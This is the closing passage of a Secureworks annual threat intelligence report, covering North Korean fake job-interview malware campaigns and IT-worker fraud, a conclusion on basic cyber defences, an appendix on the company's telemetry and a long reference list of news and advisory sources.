For example, in February 2024, CTU researchers investigated an operation by North Korean threat actors that turned out to be part of a campaign tracked as Contagious Interview[143]. The attackers set up elaborate fake interview processes that deliver malware to unsuspecting, prospective, freelance, job candidates via software projects hosted on GitHub. The candidates are often software developers and/or associated with the cryptocurrency industry.

The threat actors targeted freelance software developers on the online job marketplace Fiverr, posing as an employer and assigning job candidates a fake interview task that in fact contained malware. The interview tasks were hosted on several different GitHub repositories. The threat actors used social engineering to encourage targeted prospective job candidates to clone the repository and execute the contents, which included compromised npm packages containing malicious JavaScript containing the BeaverTail loader. At least one job candidate cloned the repository and executed malicious code on a company-issued laptop. Post-compromise activity revealed evidence that suggests the threat actors are targeting candidates on multiple freelance job platforms.

As well as targeting candidates, North Korean threat actors also target employers. A Justice Department announcement in May 2024 detailed a multi-year IT worker fraud scheme carried out on behalf of the DPRK. North Korean IT workers used stolen identities to gain employment in the U.S., Australia and other countries to illicitly generate revenue for the DPRK despite sanctions. The scheme generated at least $6.8 million USD of revenue for the DPRK to evade U.S. sanctions. As part of the investigation, law enforcement shuttered multiple "laptop farms" that hosted systems the workers could access remotely to appear they were working from a U.S. location. These employment-related schemes are primarily intended to generate revenue for North Korea, either via cryptocurrency theft or salaries but theft of intellectual property for intelligence-gathering purposes is potentially a secondary, tangential goal. This is an active campaign that will likely continue into 2025.



Cross-Platform Malware Focus


DPRK threat groups have an extensive arsenal of malware built for Windows, Linux, and macOS-based operating systems. While many of the malware families are intentionally developed to target one specific operating system, the threat actors have also taken another approach by coding malware in cross-platform languages such as Python[144] and JavaScript, thus increasing their available attack surface without the need to custom build malware on a per-OS basis. For example, scripts loaded by BeaverTail in the Contagious Interview campaign were coded in Python, allowing them to operate successfully on multiple platforms. Collectively known as InvisibleFerret, each component was an obfuscated Python script that deobfuscated one or more embedded code blobs via Base64-decoding and an XOR routine to gather system information, execute commands, take screenshots, kill processes, download and run follow-on payloads, and exfiltrate data and files over either FTP or HTTP.

This multi-platform approach has the potential to broaden the threat actors' attack surface, for example, following a supply chain attack impacting a wide array of systems, the attackers can deploy cross-platform malware to compromise many different machines via one malware family.

CHAPTER 5

CONCLUSION

Last year, we finished the conclusion to the 2023 report by reminding customers that, irrespective of whether threat actors favor new tools and TTPs or use tried-and-trusted methods in their attacks, the basics of cyber defense will continue to stand them in good stead. Increased visibility, implementing extended detection and response solutions, using phishing-proof MFA on every account (not just some), and timely patching, especially of perimeter devices, are all still essential.



One of the biggest lessons from the past year (or frankly from every year) is that the threat landscape bounces back. Despite an intensification of law enforcement activity and some high-profile takedowns and arrests, ransomware remains a top financial threat, even if the ransomware group names appear different. So does business email compromise. State-sponsored threat actors remain persistent and highly resourced, even after some of their TTPs are called out by the West. Hacktivists (real or fake) continue to conduct nuisance attacks, some of them with expert help from their state-sponsored friends, even if the impact is often limited. Unfortunately, becoming secure is not a one-time activity. The need for vigilance is constant.

However, by using these fundamental defenses and by keeping abreast of the latest in threat intelligence, organizations can stay one step ahead. We hope that this report has helped with context setting and enhancing your understanding of the threat landscape. Throughout the year, Secureworks customers receive the most current, important, and topical threat intelligence, ensuring that they remain ahead and informed. Used together with the report, with all the benefits of the Taegis platform, and with the essential defenses listed above, it is possible to stay secure.

APPENDIX

Taegis and the Secureworks View of the Threat

Secureworks' view of the threat landscape comes from a combination of telemetry from the Taegis platform, incident response and Secureworks Adversary Group customer engagements, privileged source intelligence and industry relationships, Dark Web surveillance, and technical and tactical research conducted by the CTU, including extensive use of botnet emulations.

Secureworks processes over 5 trillion Taegis event logs every week, gathered via Taegis from customer environments around the world. CTU researchers gather and analyze telemetry from our own systems and from multiple external sources, using it to illustrate threat actor behavior and TTPs. We use these inputs to produce the threat intelligence products we published every week, and the unified 'Rosetta stone' that relates **our threat groups** to the naming conventions used by other TI providers. We also use it to feed the repository of expert, human-generated knowledge behind the elite threat detection and integrated response actions that Taegis delivers to Secureworks customers.

Figure 46. The Secureworks view of the threat landscape. (Source: Secureworks)

1 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-blazer

2 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-mystic

3 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-tahoe

4 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-rebellion

5 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-melody

6 **FBI disrupts the Dispossessor ransomware operation, seizes servers, 8/12/24,** https://www.bleepingcomputer.com/news/security/fbi-disrupts-the-dispossessor-ransomware-operation-seizes-servers/

7 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-feather

8 **SYNNOVIS' STATEMENT ON THIS WEEK'S CYBERATTACK, 6/4/24,** https://www.synnovis.co.uk/news-and-press/synnovis-cyberattack

9 **O positive and O negative donors asked to urgently book appointments to give blood following London hospitals IT incident, 6/10/24,** https://www.nhsbt.nhs.uk/news/o-positive-and-o-negative-donors-asked-to-urgently-book-appointments-to-give-blood-following-london-hospitals-it-incident/

10 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-waterfall

11 **Hitting the BlackMatter gang where it hurts: In the wallet, 10/24/21,** https://www.emsisoft.com/en/blog/39181/on-the-matter-of-blackmatter/

12 **BlackCat ransomware shuts down in exit scam, blames the "feds", 8/23/24,** https://www.bleepingcomputer.com/news/security/blackcat-ransomware-shuts-down-in-exit-scam-blames-the-feds/

13 **BlackCat Ransomware Group Implodes After Apparent $22M Payment by Change Healthcare, 3/5/24,** https://krebsonsecurity.com/2024/03/blackcat-ransomware-group-implodes-after-apparent-22m-ransom-payment-by-change-healthcare/

14 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-victor

15 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-souvenir

16 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-southfield

17 **Cyber-related Designation, 5/7/24,** https://ofac.treasury.gov/recent-actions/20240507

18 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-harvest

19 **Qakbot Malware Disrupted in International Cyber Takedown, 8/29/23,** https://www.justice.gov/opa/pr/qakbot-malware-disrupted-international-cyber-takedown

20 **Law Enforcement Takes Down Qakbot, 8/29/23,** https://www.secureworks.com/blog/law-enforcement-takes-down-qakbot

21 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-lagoon

22 **Microsoft Threat Intelligence, 12/16/23,** https://twitter.com/MsftSecIntel/status/1735856754427047985

23 **Justice Department Disrupts Prolific ALPHV/Blackcat Ransomware Variant, 12/19/23,** https://www.justice.gov/opa/pr/justice-department-disrupts-prolific-alphvblackcat-ransomware-variant

24 **International investigation disrupts the world's most harmful cyber crime group, 2/20/24,** https://www.nationalcrimeagency.gov.uk/news/nca-leads-international-investigation-targeting-worlds-most-harmful-ransomware-group

25 **LockBit leader unmasked and sanctioned, 5/7/24,** https://www.nationalcrimeagency.gov.uk/news/lockbit-leader-unmasked-and-sanctioned

26 **U.S. Charges Russian National with Developing and Operating LockBit Ransomware, 5/7/24,** https://www.justice.gov/opa/pr/us-charges-russian-national-developing-and-operating-lockbit-ransomware

27 **INTERPOL-led operation targets growing cyber threats, 2/1/24,** https://www.interpol.int/en/News-and-Events/News/2024/INTERPOL-led-operation-targets-growing-cyber-threats

28 **Dozens arrested and thousands contacted after scammer site taken offline, 4/18/24,** https://news.sky.com/story/dozens-arrested-and-thousands-contacted-after-scammer-site-taken-offline-13117618

29 **The Fall of LabHost: Law Enforcement Shuts Down Phishing Service Provider, 4/18/24,** https://www.trendmicro.com/en_gb/research/24/d/labhost-takedown.html

30 **Largest ever operation against botnets hits dropper malware ecosystem, 5/30/24,** https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem

31 **Europol identifies 8 cybercriminals tied to malware loader botnets, 5/31/24,** https://www.bleepingcomputer.com/news/legal/europol-identifies-8-cybercriminals-tied-to-malware-loader-botnets/

32 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-blackburn

33 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-ulrick

34 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-swathmore

35 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-victor

36 **Are DarkGate and PikaBot the new QakBot? 11/20/23,** https://cofense.com/blog/are-darkgate-and-pikabot-the-new-qakbot/

37 https://www.trendmicro.com/en_gb/research/24/a/a-look-into-pikabot-spam-wave-campaign.html

38 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-andrew

39 **Operation Endgame, accessed 8/23/24,** https://www.operation-endgame.com/

40 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-crestwood

41 **QakBot Malware Resurfaces with New Tactics, Targeting the Hospitality Industry, 12/18/23,** https://thehackernews.com/2023/12/qakbot-malware-resurfaces-with-new.html

42 **Vidar Infostealer Steals Booking.com Credentials in Fraud Scam, 11/30/24,** https://www.secureworks.com/blog/vidar-infostealer-steals-booking-com-credentials-in-fraud-scam

43 **Cyber security breaches survey 2024, 4/9/24,** https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2024/cyber-security-breaches-survey-2024

44 **Internet Crime Report 2023, accessed 8/3/24,** https://www.ic3.gov/Media/PDF/AnnualReport/2023_IC3Report.pdf

45 **EWS applications and the Exchange architecture, 1/18/19,** https://learn.microsoft.com/en-us/exchange/client-developer/exchange-web-services/ews-applications-and-the-exchange-architecture

46 **App consent grant investigation, 3/7/24,** https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-app-consent

47 **Webinar Inside the Threat: Secureworks CTU Analysis | Episode 2, 5/15/24,** https://www.secureworks.com/resources/wc-inside-the-threat-secureworks-ctu-analysis-episode-2

48 **CEO of world's biggest ad firm targeted by deepfake scam, 5/10/24,** https://www.theguardian.com/technology/article/2024/may/10/ceo-wpp-deepfake-scam

49 **Finance worker pays out $25 million after video call with deepfake 'chief financial officer', 2/4/24,** https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html

50 **Products on your perimeter considered harmful (until proven otherwise), 2/29/24,** https://www.ncsc.gov.uk/blog-post/products-on-your-perimeter

51 **Chinese government hacker exploiting ScreenConnect, F5 bugs to attack defense and government entities, 3/21/24,** https://therecord.media/chinese-government-hacker-exploiting-bugs-to-target-defense-government-sectors

52 **Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-3400), 4/16/24,** https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/

53 **KB CVE-2023-46805 (Authentication Bypass) & CVE-2024-21887 (Command Injection) for Ivanti Connect Secure and Ivanti Policy Secure Gateways, 1/10/24,** https://forums.ivanti.com/s/article/KB-CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US

54 **Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN, 1/10/24,** https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

55 **Identifying and Mitigating Living Off the Land Techniques, 2/7/24,** https://www.cisa.gov/resources-tools/resources/identifying-and-mitigating-living-land-techniques

56 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-silhouette

57 **How russian government-controlled hacking groups shift their tactics, objectives and capacities — report, 9/25/23,** https://cip.gov.ua/en/news/yak-zminyuyutsya-taktiki-cili-i-spromozhnosti-khakerskikh-grup-uryadu-rf-ta-kontrolovanikh-nim-ugrupovan-zvit

58 **Russian Hackers Target Europe with HeadLace Malware and Credential Harvesting, 5/31/24,** https://thehackernews.com/2024/05/russian-hackers-target-europe-with.html

59 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-twilight

60 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-president

61 **How to use the Regsvr32 tool and troubleshoot Regsvr32 error messages, accessed 8/23/24,** https://support.microsoft.com/en-gb/topic/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages-a98d960a-7392-e6fe-d90a-3f4e0cb543e5

62 **Chatting Our Way Into Creating a Polymorphic Malware, 1/17/23,** https://www.cyberark.com/resources/threat-research-blog/chatting-our-way-into-creating-a-polymorphic-malware

63 **Can You Speak In Virus? LLMorpher: Using Natural Language in Virus Development, 12/1/23,** https://socradar.io/can-you-speak-in-virus-llmorpher-using-natural-language-in-virus-development/

64 **TA547 Uses an LLM-Generated Dropper to Infect German Orgs, 4/10/24,** https://www.darkreading.com/threat-intelligence/ta547-uses-llm-generated-dropper-infect-german-orgs

65 **Are Scammers Using AI to Enhance Fake Obituary Sites? 3/1/24,** https://www.secureworks.com/blog/are-scammers-using-ai-to-enhance-fake-obituary-sites

66 **The near-term impact of AI on the cyber threat, 2/24/24,** https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat

67 **New MFA-bypassing phishing kit targets Microsoft 365, Gmail accounts, 3/25/24,** https://www.bleepingcomputer.com/news/security/new-mfa-bypassing-phishing-kit-targets-microsoft-365-gmail-accounts/

68 **Anonymous Sudan, accessed 8/23/24,** https://en.wikipedia.org/wiki/Anonymous_Sudan

69 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/cobalt-sapling

70 **Alert: GhostSec and Stormous Launch Joint Ransomware Attacks in Over 15 Countries, 3/6/24,** https://thehackernews.com/2024/03/alert-ghostsec-and-stormous-launch.html

71 **Hacktivists Breach Iranian Surveillance System, 8/23/23,** https://www.forbes.com/sites/emmawoollacott/2023/08/29/hacktivists-breach-iranian-surveillance-system/

72 **The Five Families: Hacker Collaboration Redefining the Game, 11/3/23,** https://socradar.io/the-five-families-hacker-collaboration-redefining-the-game/

73 **Stormous ransomware gang takes credit for attack on Belgian brewer Duvel, 3/7/24,** https://therecord.media/stormous-claims-duvel-beer-attack

74 **Road to redemption: GhostSec's hacktivists went to the dark side. Now they want to come back, 6/19/24,** https://therecord.media/ghostsec-hacktivism-cybercrime-interview-click-here-podcast

75 **Outline of the People's Republic of China 14th Five-Year Plan for National Economic and Social Development and Long-Range Objectives for 2035, accessed 8/23/24,** https://cset.georgetown.edu/wp-content/uploads/t0284_14th_Five_Year_Plan_EN.pdf

76 **MI5 head warns of 'epic scale' of Chinese espionage, 10/18/23,** https://www.bbc.co.uk/news/uk-67142161

77 **FBI Director Christopher Wray and Heads of Foreign Security Agencies Convene at Stanford to Address Threat to Innovation Posed by China, 10/18/23,** https://www.hoover.org/fbi-director-christopher-wray-and-heads-foreign-security-agencies-convene-stanford-address-threat

78 **APT Attacks From 'Earth Estries' Hit Gov't, Tech With Custom Malware, 8/30/23,** https://www.darkreading.com/cyberattacks-data-breaches/-apt-attacks-from-earth-estries-hit-govt-tech-with-custom-malware

79 **China's Massive Belt and Road Initiative, updated 2/2/23,** https://www.cfr.org/backgrounder/chinas-massive-belt-and-road-initiative

80 **Collateral Damage: The Domestic Impact of U.S. Semiconductor Export Controls, 7/9/24,** https://www.csis.org/analysis/collateral-damage-domestic-impact-us-semiconductor-export-controls

81 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-edgewood

82 **Joe Truzman,** https://twitter.com/JoeTruzman

83 **Seven Hackers Associated with Chinese Government Charged with Computer Intrusions Targeting Perceived Critics of China and U.S. Businesses and Politicians, 3/25,24,** https://www.justice.gov/opa/pr/seven-hackers-associated-chinese-government-charged-computer-intrusions-targeting-perceived

84 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-vinewood

85 **UK holds China state-affiliated organisations and individuals responsible for malicious cyber activity, 3/25/24,** https://www.gov.uk/government/news/uk-holds-china-state-affiliated-organisations-and-individuals-responsible-for-malicious-cyber-activity

86 **Defence secretary Grant Shapps confirms name of contractor running MoD system hacked by China, 5/7/24,** https://news.sky.com/story/contractor-sscl-runs-mod-system-hacked-by-china-labour-mp-john-healey-claims-13131105

87 **MoD contractor hacked by China failed to report breach for months, 5/10/24,** https://www.theguardian.com/technology/article/2024/may/10/mod-contractor-hacked-china-failed-report-breach-months

88 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-university

89 **Why China axed the Strategic Support Force and reshuffled the military, 4/26/24,** https://www.defensenews.com/global/asia-pacific/2024/04/26/why-china-axed-the-strategic-support-force-and-reshuffled-the-military/

90 **Known Exploited Vulnerabilities Catalog,** https://www.cisa.gov/known-exploited-vulnerabilities-catalog

91 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-viking

92 **SBU exposes russian intelligence attempts to penetrate Armed Forces' planning operations system, 8/8/23,** https://ssu.gov.ua/en/novyny/sbu-exposes-russian-intelligence-attempts-to-penetrate-armed-forces-planning-operations-system

93 **Hacking of the Federal Tax Service of the Russian Federation - details of another cyber special operation of the State Government, 12/12/23,** https://gur.gov.ua/content/zlam-federalnoi-podatkovoi-sluzhby-rf-detali-cherhovoi-kiberspetsoperatsii-hur.html

94 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-hunter

95 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-tilden

96 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-frontier

97 **United States and the United Kingdom Sanction Members of Russian State Intelligence-Sponsored Advanced Persistent Threat Group, 12/7/23,** https://home.treasury.gov/news/press-releases/jy1962

98 **UK and allies expose Russian intelligence services for cyber campaign of attempted political interference, 12/7/23,** https://www.ncsc.gov.uk/news/uk-and-allies-expose-cyber-campaign-attempted-political-interference

99 **Russian spies impersonating Western researchers in ongoing hacking campaign, 2/1/24,** https://therecord.media/russian-campaign-impersonating-western-researchers-academics

100 **Exclusive: Russian hackers are linked to new Brexit leak website, Google says, 5/25/22,** https://www.reuters.com/technology/exclusive-russian-hackers-are-linked-new-brexit-leak-website-google-says-2022-05-25/

101 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-ritual

102 **HEWLETT PACKARD ENTERPRISE COMPANY Form 8k, 1/19/24,** https://www.sec.gov/ix?doc=/Archives/edgar/data/1645590/000164559024000009/hpe-20240119.htm

103 **Microsoft Corporation Form 8k, 1/17/24,** https://www.sec.gov/ix?doc=/Archives/edgar/data/789019/000119312524011295/d708866d8k.htm

104 **APT44: Unearthing Sandworm, accessed 8/23/24,** https://services.google.com/fh/files/misc/apt44-unearthing-sandworm.pdf

105 **Russia behind cyberattack with Europe-wide impact an hour before Ukraine invasion, 5/10/22,** https://www.gov.uk/government/news/russia-behind-cyber-attack-with-europe-wide-impact-an-hour-before-ukraine-invasion

106 **Own The Router, Own The Traffic, 7/24/19,** https://www.secureworks.com/blog/own-the-router-own-the-traffic

107 **APT28 Exploits Known Vulnerability To Carry Out Reconnaissance and Deploy Malware on Cisco Routers, 4/18/23,** https://www.cisa.gov/news-events/alerts/2023/04/18/apt28-exploits-known-vulnerability-carry-out-reconnaissance-and-deploy-malware-cisco-routers

108 **Mahsa Amini protests, accessed 8/23/24,** https://en.wikipedia.org/wiki/Mahsa_Amini_protests

109 **Iran executes 853 people in eight-year high amid relentless repression and renewed 'war on drugs', 4/4/24,** https://www.amnesty.org/en/latest/news/2024/04/iran-executes-853-people-in-eight-year-high-amid-relentless-repression-and-renewed-war-on-drugs/

110 **It's irrelevant': Iran's record low election turnout shows little faith in process, 7/3/24,** https://www.theguardian.com/world/article/2024/jul/03/its-irrelevant-irans-record-low-election-turnout-shows-little-faith-in-process

111 **Iranian State Actors Conduct Cyber Operations Against the Government of Albania, 9/23/22,** https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-264a

112 **Abraham's Ax Likely Linked to Moses Staff, 1/26/23,** https://www.secureworks.com/blog/abrahams-ax-likely-linked-to-moses-staff

113 **Agonizing Serpens (Aka Agrius) Targeting the Israeli Higher Education and Tech Sectors, 11/6/23,** https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/

114 **Iran and Hezbollah behind an attempted cyber attack on an Israeli Hospital, 12/18/23,** https://www.gov.il/en/departments/news/ziv181223

115 **Rinse and repeat: Iran accelerates its cyber influence operations worldwide, 5/2/23,** https://blogs.microsoft.com/on-the-issues/2023/05/02/dtac-iran-cyber-influence-operations-digital-threat/

116 **Soldiers of Solomon, 10/18/23,** https://x.com/SoldiersSolomon/status/1714726903334961413

117 **Iran accelerates cyber ops against Israel from chaotic start, 2/6/24,** https://blogs.microsoft.com/on-the-issues/2024/02/06/iran-accelerates-cyber-ops-against-israel/

118 **Two Iranian Nationals Charged for Cyber-Enabled Disinformation and Threat Campaign Designed to Influence the 2020 U, 11/7/22, S. Presidential Election, 11/18/21,** https://www.justice.gov/opa/pr/two-iranian-nationals-charged-cyber-enabled-disinformation-and-threat-campaign-designed

119 **Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons, 2/13/19,** https://home.treasury.gov/news/press-releases/sm611

120 **Municipal Water Authority of Aliquippa hacked by Iranian-backed cyber group, 11/26/23,** https://www.cbsnews.com/pittsburgh/news/municipal-water-authority-of-aliquippa-hacked-iranian-backed-cyber-group/

121 **Iranian-Linked Cyber Army Had Partial Control of Aliquippa Water System, 11/25/23,** https://beavercountian.com/content/special-coverage/iranian-linked-cyber-army-had-partial-control-of-aliquippa-water-system

122 **Terror Alarm, 11/28/23,** https://twitter.com/Terror_Alarm/status/1729590728907456938?s=20

123 **David Čermák, 12/1/23,** https://twitter.com/davierm_/status/1730425688782483538?s=20

124 **Vlastimil Weiner, 11/20/23,** https://twitter.com/VlastimilWeiner/status/1730293713014833506?s=20

125 **Full Pint Beer, 11/28/23,** https://twitter.com/fullpintbeerpgh/status/1729568323455594998?s=20

126 **IRGC-Affiliated Cyber Actors Exploit PLCs in Multiple Sectors, Including U.S. Water and Wastewater Systems Facilities, 12/1/23,** https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-335a

127 **Treasury Sanctions Actors Responsible for Malicious Cyber Activities on Critical Infrastructure, 2/2/24,** https://home.treasury.gov/news/press-releases/jy2072

128 **Facebook disrupts two nation-state groups operating out of Palestine, 4/21/21,** https://therecord.media/facebook-disrupts-two-nation-state-groups-operating-out-of-palestine

129 **The cyber strategy and operations of Hamas: Green flags and green hats, 11/7/21,** https://www.atlanticcouncil.org/in-depth-research-reports/report/the-cyber-strategy-and-operations-of-hamas-green-flags-and-green-hats/

130 **Israel-Palestine CyberTracker - 9 OCT 2023, 10/9/23,** https://cyberknow.substack.com/p/israel-palestine-cybertracker-9-oct

131 **TA402 Uses Complex IronWind Infection Chains to Target Middle East-Based Government Entities, 11/14,23,** https://www.proofpoint.com/us/blog/threat-insight/ta402-uses-complex-ironwind-infection-chains-target-middle-east-based-government

132 **North Korean Hackers Stole $600 Million in Crypto in 2023, 1/5/24,** https://www.trmlabs.com/post/north-korean-hackers-stole-600-million-in-crypto-in-2023

133 **North Korea Cyber Group Conducts Global Espionage Campaign to Advance Regime's Military and Nuclear Programs, 7/25/24,** https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a

134 **North Korea claims it launched first spy satellite, promises more, 11/22/23,** https://reuters.com/world/asia-pacific/north-korea-flags-plan-launch-satellite-rocket-between-nov-22-dec-1-japan-says-2023-11-20/

135 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/nickel-foxcroft

136 **ScarCruft | Attackers Gather Strategic Intelligence and Target Cybersecurity Professionals, 1/22/24,** https://www.sentinelone.com/labs/a-glimpse-into-future-scarcruft-campaigns-attackers-gather-strategic-intelligence-and-target-cybersecurity-professionals/

137 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/nickel-juniper

138 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/nickel-kimball

139 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/nickel-academy

140 **VMConnect supply chain attack continues, evidence points to North Korea, 8/31/23,** https://www.reversinglabs.com/blog/vmconnect-supply-chain-campaign-continues

141 **North Korean hackers linked to defense sector supply-chain attack, 2/19/24,** https://www.bleepingcomputer.com/news/security/north-korean-hackers-linked-to-defense-sector-supply-chain-attack/

142 **Warning of North Korean cyber threats targeting the Defense Sector, 2/19/24,** https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&v=2


143 **Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors, 11/21/23,** https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/

144 **DangerousPassword attacks targeting developers' Windows, macOS, and Linux environments, 7/19/23,** https://blogs.jpcert.or.jp/en/2023/07/dangerouspassword_dev.html?&web_view=true

ABOUT SECUREWORKS

Secureworks (NASDAQ: SCWX) is a global cybersecurity leader that secures human progress with Secureworks® Taegis™, a SaaS-based, open XDR platform built on 20+ years of real-world detection data, security operations expertise, and threat intelligence and research. Taegis is embedded in the security operations of thousands of organizations around the world who use its advanced, AI-driven capabilities to detect advanced threats, streamline and collaborate on investigations, and automate the right actions.

For more information, call **1-877-838-7947** to speak to a Secureworks security specialist or visit **secureworks.com**



Secureworks®